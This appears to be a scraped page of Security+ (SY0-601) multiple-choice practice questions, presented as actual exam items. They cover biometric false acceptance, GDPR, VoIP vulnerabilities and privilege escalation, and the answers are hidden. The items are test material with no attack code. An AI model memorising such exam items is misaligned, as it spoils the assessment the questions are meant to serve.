
Which biometric error would allow an unauthorized user to access a system?

A. False acceptance

B. False entrance

C. False rejection

D. False denial



Actual exam question from CompTIA's SY0-601
Question #: 22
Topic #: 1
[All SY0-601 Questions]


A company is auditing the manner in which its European customers' personal information is handled. Which of the following should the company consult?

A. GDPR

B. ISO

C. NIST

D. PCI DSS



Actual exam question from CompTIA's SY0-601

Question #: 23

Topic #: 1

[All SY0-601 Questions]

Which of the following are common VoIP-associated vulnerabilities? (Choose two.)

A. SPIM


B. Vishing

C. Hopping

D. Phishing

E. Credential harvesting

F. Tailgating



Actual exam question from CompTIA's SY0-601

Question #: 24

Topic #: 1

[All SY0-601 Questions]

Which of the following describes the exploitation of an interactive process to gain access to restricted areas?


A. Persistence

B. Buffer overflow

C. Privilege escalation

D. Pharming

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 25

Topic #: 1

[All SY0-601 Questions]

